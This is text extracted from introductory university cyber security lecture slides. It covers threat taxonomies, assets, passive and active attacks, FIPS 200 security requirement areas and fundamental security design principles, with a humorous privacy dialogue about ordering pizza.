	Theft of functionality	Unauthorized acquisition of actual hardware, software, or firmware of a system component.
	Theft of data	Unauthorized acquisition and use of data.
Misuse <i>A threat action that causes a system component to perform a function or service that is detrimental to system security.</i>	Tamper	A deliberate alteration of a system's logic, data, or control information to cause the system to perform unauthorized functions or services.
	Malicious Logic	Any hardware, software, or firmware intentionally introduced into a system to perform or control the execution of an unauthorized function or service.
	Violation of permissions	Action by an entity that exceeds the entity's system privileges by executing an unauthorized function.



Threats & Attacks

Summary

Threat Consequence	Threat Action (Attack)
Unauthorized Disclosure <i>A circumstance or event whereby an entity gains access to data for which the entity is not authorized</i>	Exposure: Sensitive data are directly released to an unauthorized entity. Interception: An unauthorized entity directly accesses sensitive data traveling between authorized sources and destinations. Inference: A threat action whereby an unauthorized entity indirectly accesses sensitive data (but not necessarily the data contained in the communication) by reasoning from characteristics or by-products of communications. Intrusion: An unauthorized entity gains access to sensitive data by circumventing a system's security protections.
Deception <i>A circumstance or event that may result in an authorized entity receiving false data and believing it to be true</i>	Masquerade: An unauthorized entity gains access to a system or performs a malicious act by posing as an authorized entity. Falsification: False data deceive an authorized entity. Repudiation: An entity deceives another by falsely denying responsibility for an act.

Threats & Attacks



Summary

Threat Consequence	Threat Action (Attack)
Disruption <i>A circumstance or event that interrupts or prevents the correct operation of system services and functions.</i>	<p>Incapacitation: Prevents or interrupts system operation by disabling a system component.</p> <p>Corruption: Undesirably alters system operation by adversely modifying system functions or data.</p> <p>Obstruction: A threat action that interrupts delivery of system services by hindering system operation.</p>
Usurpation <i>A circumstance or event that results in control of system services or functions by an unauthorized entity.</i>	<p>Misappropriation: An entity assumes unauthorized logical or physical control of a system resource.</p> <p>Misuse: Causes a system component to perform a function or service that is detrimental to system security.</p>



Threats & Assets


शोनं परमं बलम्

Threats & Assets



Categories

- The assets of a computer system can be categorized as:
 - Hardware
 - Software
 - Data
 - Communication lines and networks



Threats & Assets



Hardware

- Includes personal computers, workstations, networks, and peripherals such as USB Drives, External Hard drives, etc.
 - Availability
 - A major threat to computer system hardware is the threat of availability
 - Hardware is the most vulnerable to attack and automated controls have least effect on them
 - Threats include accidental and deliberate damage to equipment as well as theft
 - The proliferation of personal computers and workstations and the widespread use of LANs increase the potential for losses in this area
 - Confidentiality
 - Theft of USB Drives can lead to loss of confidentiality
 - Physical and administrative security measures are needed to deal with these threats



Threats & Assets

Software


- Includes the operating system, utilities, and application programs
 - Availability
 - Application software, is often easy to delete
 - Software can also be altered or damaged to render it useless
 - Software configuration management, which includes making backups of the most recent version of software, can improve availability
 - Integrity
 - A modified software can still function but that behaves differently than before
 - Computer viruses and related attacks fall into this category
 - Confidentiality
 - Protection against software piracy is a major challenge
 - Although certain countermeasures are available, by and large the problem of unauthorized copying of software has not been solved.

Threats & Assets



Data

- Involves files and other forms of data controlled by individuals, groups, and business organizations
 - Availability
 - Involves destruction of data files
 - Integrity
 - Data modifications can have consequences ranging from minor to disastrous
 - Confidentiality
 - Unauthorized reading of data files or databases has been the most researched topic in the area of computer security






Threats & Assets

Communication Lines and Networks

- Attacks on communication lines and networks can be classified as passive attacks and active attacks
- Passive attack
 - Attempts to learn or make use of information from the system but does not cause any harm to the system resources
- Active attack
 - Attempts to alter system resources or affect their operation





Threats & Assets

Communication Lines and Networks

- Passive attack
 - They are in the nature of eavesdropping on (monitoring of) transmissions
 - The goal of the attacker is to obtain information that is being transmitted
 - Two types of passive attacks:
 - Release of message contents
 - Traffic analysis
 - Release of message contents
 - E.g., a telephone conversation, an electronic mail message, and a transferred file may contain sensitive or confidential information
 - We would like to prevent an opponent from learning the contents of these transmissions.

Threats & Assets




Communication Lines and Networks

- Passive attack

- Traffic analysis

- Suppose that we can encrypt the contents of messages so that opponents, even if they captured the message, could not extract the information from the message
 - An opponent might still be able to observe the pattern of these messages
 - The opponent could determine the location and identity of communicating hosts and could observe the frequency and length of messages being exchanged
 - This information might be useful in guessing the nature of the communication that was taking place





Threats & Assets

Communication Lines and Networks

- Passive attack
 - Passive attacks are very difficult to detect because they do not involve any alteration of the data
 - Typically, the message traffic is sent and received in an apparently normal fashion and neither the sender nor receiver is aware that a third party has read the messages or observed the traffic pattern
 - However, it is feasible to prevent the success of these attacks, usually by means of encryption
 - Thus, the **emphasis** in dealing with passive attacks is on **prevention rather than detection**



Threats & Assets

Communication Lines and Networks

- Active attacks
 - They involve some modification of the data stream or the creation of a false stream and can be subdivided into four categories:
 - Replay
 - Masquerade
 - Modification of messages, and
 - Denial of service.



Threats & Assets



Communication Lines and Networks



- Active attacks

- Replay

- Involves the passive capture of a data unit and its subsequent retransmission to produce an unauthorized effect

- Masquerade

- A masquerade takes place when one entity pretends to be a different entity
 - A masquerade attack usually includes one of the other forms of active attack (E.g., Replay attack)
 - For example:
 - Authentication sequences are captured
 - After a valid authentication sequence has taken place, it is replayed, thus enabling an authorized entity with few privileges to obtain extra privileges by impersonating an entity that has those privileges





Threats & Assets

Communication Lines and Networks

- Active attacks
 - Modification of messages
 - It means that some portion of a legitimate message is altered, or that messages are delayed or reordered, to produce an unauthorized effect
 - For example, a message stating, "Allow John Smith to read confidential file accounts" is modified to say, "Allow Fred Brown to read confidential file accounts."
 - The denial of service
 - Prevents or inhibits the normal use or management of communication facilities
 - This attack may have a specific target
 - For example, an entity may suppress all messages directed to a particular destination (e.g., the security audit service)
 - Another form of service denial is the disruption of an entire network, either by disabling the network or by overloading it with messages so as to degrade performance

Threats & Assets



Communication Lines and Networks

- Active attacks
 - Whereas passive attacks are difficult to detect, measures are available to prevent their success
 - On the other hand, it is quite difficult to prevent active attacks 100%
 - Because to do so would require physical protection of all communication facilities and paths at all times
 - Instead, the goal is to detect them and to recover from any disruption or delays caused by them
 - Because the detection has a deterrent effect, it may also contribute to prevention

Threats & Assets



Threats and Assets

	Availability	Confidentiality	Integrity
Hardware	Equipment is stolen or disabled, thus denying service	An unencrypted USB drive is stolen	
Software	Programs are deleted, denying access to users	An unauthorized copy of software is made	A working program is modified, either to cause it to fail during execution or to cause it to do some unintended task
Data	Files are deleted, denying access to users	An unauthorized read of data is performed An analysis of statistical data reveals underlying data	Existing files are modified or new files are fabricated
Communication Lines and Networks	Messages are destroyed or deleted Communication lines or networks are rendered unavailable	Messages are read The traffic pattern of messages is observed	Messages are modified, delayed, reordered, or duplicated False messages are fabricated

Security Design Principles



References

- Computer Security – Principles and Practice
 - William Stallings & Lawrie Brown
 - Chapter-1 – Computer Security Concepts





Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Introduction

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani



Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Security - Introduction



Agenda

- Computer Security Concepts
- Threats, Attacks, and Assets
- Security Functional Requirements
- Fundamental Security Design Principles
- Attack Surfaces and Attack Trees
- Computer Security Strategy
- Standards



Security Functional Requirements



Security Functional Requirements




Classifying & Characterizing Countermeasures

- Countermeasures are viewed in terms of functional requirements
- FIPS pub 200 talks about:
 - the Minimum Security Requirements for Federal Information and Information Systems
- FIPS 200 enumerates **17 security areas** with regard to protecting the CIA of
 - the information systems and
 - the information processed, stored, and transmitted by those systems
- The requirements in FIPS 200 can be divided into two categories:
 - Those that require **computer security technical measure**
 - Those that require **management measure**
- <https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.200.pdf>

Security Functional Requirements



Functional Areas Requiring...





Security Functional Requirements

Functional areas involving technical measures

Term	Description
Access Control	<p>Limit IS access to: authorized users, processes acting on behalf of authorized users, other ISs and devices, and to the transactions and functions that authorized users are permitted to exercise</p>
Identification and Authentication	<p>Identify the IS users, processes acting on behalf of users, other ISs and devices, and authenticate (or verify) their identities as a prerequisite to allowing access to OISs</p>
System and Communication Protection	<p>(i) Monitor, control, and protect OCs (i.e., information transmitted or received by OISs) at the external boundaries and key internal boundaries of the ISs; and (ii) Employ architectural designs, software development techniques, and systems engineering principles that promote effective information security within OISs</p>
System and Information Integrity	<p>(i) Identify, report, and correct the flaws in information and ISs in a timely manner; (ii) Provide protection from malicious code at appropriate locations within OISs; and (iii) Monitor IS security alerts and advisories and take appropriate actions in response.</p>



Security Functional Requirements

Functional areas involving managerial measures

Term	Description
Awareness and Training	(i) Ensure that managers and users of OISs are aware of the security risks associated with their activities and of the applicable laws, regulation, and policies related to the security of OISs (ii) Ensure that personnel are adequately trained to carry out their assigned information security-related duties and responsibilities.
Audit and Accountability	(i) Create, protect, and retain IS audit records to the extent needed to enable the monitoring, analysis, investigation, and reporting of unlawful, unauthorized, or inappropriate IS activity (ii) Ensure that the actions of individual IS users can be uniquely traced to those users so they can be held accountable for their actions.
Certification, Accreditation, and Security Assessments	(i) Periodically assess the security controls in OISs to determine if the controls are effective in their application; (ii) Develop and implement plans of action designed to correct deficiencies and reduce or eliminate vulnerabilities in OISs (iii) Authorize the operation of OISs and any associated IS connections (iv) Monitor IS security controls on an ongoing basis to ensure the continued effectiveness of the controls

Security Functional Requirements



Functional areas involving managerial measures

Term	Description
Contingency Planning	Establish, maintain, and implement plans for emergency response, backup operations, and post-disaster recovery for OISs to ensure the availability of critical information resources and continuity of operations
Maintenance	(i) Perform periodic and timely maintenance on OISs (ii) Provide effective controls on the tools, techniques, mechanisms, and personnel used to conduct information system maintenance
Physical and Environmental Protection	(i) Limit physical access to ISs, equipment, and the respective operating environments to authorized individuals (ii) Protect the physical plant and support infrastructure for ISs (iii) Provide supporting utilities for ISs (iv) Protect ISs against environmental hazards (v) Provide appropriate environmental controls in facilities containing ISs
Planning	Develop, document, periodically update, and implement security plans for OISs that describe the security controls in place or planned for the ISs and the rules of behavior for individuals accessing the ISs



Security Functional Requirements

Functional areas involving managerial measures

Term	Description
Personnel Security	(i) Ensure that organizational personnel (including third-party service providers) are trustworthy and meet established security criteria for their positions (ii) Ensure that organizational information and ISs are protected during and after personnel actions such as terminations and transfers (iii) Employ formal sanctions for personnel failing to comply with organizational security policies and procedures
Risk Assessment	Periodically assess the risk to organizational operations (including mission, functions, image, or reputation), organizational assets, and individuals, resulting from the operation of OISs and the associated processing, storage, or transmission of organizational information.
Systems and Services Acquisition	(i) Allocate sufficient resources to adequately protect OISs (ii) Employ system development life cycle processes that incorporate information security considerations (iii) Employ software usage and installation restrictions (iv) Ensure that third party providers employ adequate security measures to protect information, applications, and/or services outsourced from the organization



Security Functional Requirements

Functional areas that overlap both

Term	Description
Configuration Management	(i) Establish and maintain baseline configurations and inventories of OISs (including hardware, software, firmware, and documentation) throughout the respective system development life cycles (ii) Establish and enforce security configuration settings for IT products employed in OISs
Incident Response	(i) Establish an operational incident-handling capability for OISs that includes adequate preparation, detection, analysis, containment, recovery, and user-response activities (ii) Track, document, and report incidents to appropriate organizational officials and/or authorities.
Media Protection	(i) Protect IS media, both paper and digital (ii) Limit access to information on IS media to authorized users (iii) Sanitize or destroy IS media before disposal or release for reuse.





Fundamental Security Design Principles

साने परमं बलं

Ordering Pizza



Caller	Google
Is this Pizza Delight?	No sir, it's Google Pizza
I must have dialed a wrong number. Sorry	No sir, Google bought Pizza Delight last month
OK. I would like to order a pizza.	Do you want your usual, sir?
My usual? You know me?	According to our caller ID data sheet, the last 12 times you called you ordered an extra-large pizza with three cheeses, sausage, pepperoni, mushrooms and meatballs on a thick crust.
OK! That's what I want ...	May I suggest that this time you order a pizza with ricotta, arugula, sun-dried tomatoes and olives on a whole wheat gluten-free thin crust?
What? I detest vegetable!	Your cholesterol is not good, sir.
How the hell do you know!	Well, we cross-referenced your home phone number with your medical records. We have the result of your blood tests for the last 7 years.
Okay, but I do not want your rotten vegetable pizza! I already take medication for my cholesterol.	Excuse me sir, but you have not taken your medication regularly. According to our database, you purchased only a box of 30 cholesterol tablets once, at Drug RX Network, 4 months ago.

Ordering Pizza



Caller	Google
I bought more from another drugstore.	That doesn't show on your credit card statement.
I paid in cash.	But you did not withdraw enough cash according to your bank statement.
I have other sources of cash.	That doesn't show on your last tax return unless you bought them using an undeclared income source, which is against the law.
WHAT THE HELL!	I'm sorry, sir, we use such information only with the sole intention of helping you.
Enough already! I'm sick to death of Google, Facebook, Twitter, WhatsApp and all the others. I'm going to an island without internet, cable TV, where there is no cell phone service and no one to watch me or spy on me.	I understand sir, but you need to renew your passport first. It expired 6 weeks ago...

Security Design Principles



Design Principles from NCAE in IA/CD

- NCAE in IA/CD lists the following principles
- Security design principles are meant to guide the development of protection mechanisms



Security Design Principles



Economy of Mechanism

- EoM means that the design of software and hardware security measures should be **as simple and small** as possible
- This is the most difficult principle to honor because there is a constant demand for new features in both hardware and software
- The best that can be done is to keep this principle in mind during system design to try to eliminate unnecessary complexity


Simple and Small Design	Complex Design
Simple mechanisms tend to have fewer exploitable flaws and require less maintenance	More likely to possess exploitable flaws
Makes it easier to test and verify thoroughly	Adversaries may discover and exploit subtle weaknesses that are difficult to spot ahead of time
Configuration management issues are simplified	Configuration management issues become more complex
Updating or replacing a simple mechanism becomes a less intensive process	Updating or replacing a complex mechanism becomes more intensive process

Security Design Principles



Fail-safe Default

- Means that access decisions should be based on **permission** rather than **exclusion**
- That is, **by default no access to all**, and the access is permitted based on the requirement
 - For example, most file access systems, and virtually all protected services on client/server systems work on this principle



Default is lack of access	Default is permit access
Involves explicitly giving permission	Involves explicitly excluding access
Exhibits better failure mode than the default permit access approach	Exhibits poor failure mode than the default lack of access
Implementation mistake (giving explicit permission) only results in refusing permission, which is a safe situation and can be quickly detected	Implementation mistake (explicitly excluding access) results in allowing access, which is an unsafe situation and can long go unnoticed

Security Design Principles



Complete Mediation

- It means that every access must be **checked against the access control mechanism** rather than access decisions retrieved from a cache
- For example:
 - File access systems complies with this principle
 - However, typically, once a user has opened a file, no check is made to see if permissions change
- In a system designed to operate continuously, this principle requires that, if access decisions are remembered for future use, careful consideration be given to how changes in authority are propagated into such local memories
- To fully implement complete mediation, every time a user reads a field or record in a file, or a data item in a database, the system must exercise access control
- This resource-intensive approach is **rarely used**

Security Design Principles



Open Design



- It means that the design of a security mechanism should be open rather than secret
- For example:
 - although encryption keys must be secret, encryption algorithms should be open to public scrutiny
- The algorithms should be **reviewed by many experts** so that users can have **high confidence** in them
- This is the philosophy behind the NIST program of standardizing encryption and hash algorithms
 - That's why there is a widespread adoption of NIST-approved algorithms

Security Design Principles



Separation of Privilege

- Also known as defense in depth
 - Requires **multiple privilege actions** to achieve access to a restricted resource
- The principle states that a system should not grant permission based on a single condition
- This principle is equivalent to the **separation of duty** principle. For example:
 - Company checks for more than \$100,000 must be signed by two officers of the company
 - If either does not sign, the check is not valid
 - The two conditions are the signatures of both officers




Security Design Principles



Separation of Privilege

- In a software context, a program is divided into multiple parts
- Each part has limited privileges it requires in order to perform a specific task
- For example, the computer program forks into two processes:
 - The main program drops privileges, and the smaller program keeps privileges in order to perform a certain task
 - The two halves then communicate via a socket pair.



Security Design Principles



Least Privilege

- A subject (a user, application, or process) should have only the **minimum necessary privileges** to perform its task, with no additional permissions.
- Example: Role-based privileges
 - The system security policy identifies and define various roles of users or processes
 - Each role is assigned only those permissions needed to perform its functions.
- Each permission specifies certain access to a particular resource:
 - E.g., users may have access to the files on their workstations and a select set of files on a file server, but no access to data that is held within the database
 - E.g., read and write access to a specified file or directory, and connect access to a given host and port
- There is also a temporal aspect to the least privilege principle
 - For example, individuals who have special privileges should have those privileges only for the specific purpose.
 - When they are doing ordinary activities the privileges should be withdrawn.

Security Design Principles



Least Common Mechanism

- This principle states that **mechanisms** used to access resources should not be **shared**
- For example:
 - A program that enables employees to check their payroll information (read) should be separate from a program that modifies the information (write)
- **Covert channels**
 - Covert channel attack creates capability to transfer information between processes that are not supposed to be communicating by the computer security policy.
- Sharing resources **provides a channel** along which information can be transmitted, and so such **sharing should be minimized**
- Solutions using isolation:
 - Virtual machines
 - Sandboxes

Security Design Principles



Least Common Mechanism - Example

- Example

- A website provides electronic commerce services for a major company.
- Attackers try to deprive the company of the revenue it obtains from that website
- They flood the site with messages and tie up the electronic commerce services
 - Legitimate customers are unable to access the website and, as a result, take their business elsewhere.

- Explanation

- Here, the sharing of the Internet with the attackers' sites caused the attack to succeed
- The appropriate countermeasure would be to restrict the attackers' access to the segment of the Internet connected to the website
- Techniques for doing this include proxy servers or traffic throttling
 - Throttling is concerned with limiting traffic coming from legitimate visitors as opposed to dealing with denial-of-service attacks

Security Design Principles



Psychological Acceptability

- Security mechanisms should not add to the difficulty of accessing a resource
 - Simultaneously should meet the needs of those who authorize access
 - E.g., requesting hair samples from the users who have gone completely bald (lost hair) in order to comply with a biometric authentication mechanism
- If security mechanisms hinder the usability or accessibility of resources, users will look for ways to defeat those mechanisms
 - Users write down passwords which are too difficult to remember
 - Authentication for Remote Logins (rlogin): .rhosts mechanism bypasses password security check
 - The .rhosts file contains a list of hosts and user names that determines who can log in to a system remotely without a password.
 - if you set up the /etc/hosts.equiv or .rhosts file, you are not asked for a password, because the network already knows who you are

Security Design Principles



Isolation

- This principle applies in three contexts
- **Restricting public access** to critical resources
 - The system that has critical data, processes, or resources must be isolated such that it restricts public access:
 - Physical isolation:
 - The system with critical information is physically isolated from the system with public access information.
 - Logical isolation:
 - Security services layers are established between the public system and the critical systems.
- Files or data of one user must be kept isolated with the files or data of another user
 - New operating systems have this functionality.
 - Each user operating the system have an isolated memory space, process space, file space along with the mechanism to prevent unwanted access.
- The security mechanisms themselves must be isolated such that they are prevented from unwanted access.
 - E.g., isolating cryptographic software from other parts of the host system so that the software is protected from tampering

Security Design Principles



Encapsulation

- Encapsulation can be viewed as a specific form of isolation based on object-oriented functionality
- Protection is provided by encapsulating a methods and data objects so that the internal structure of a data object is accessible only to the procedures of the protected subsystem
- These procedures can be called only at the designated entry points

Security Design Principles



Modularity

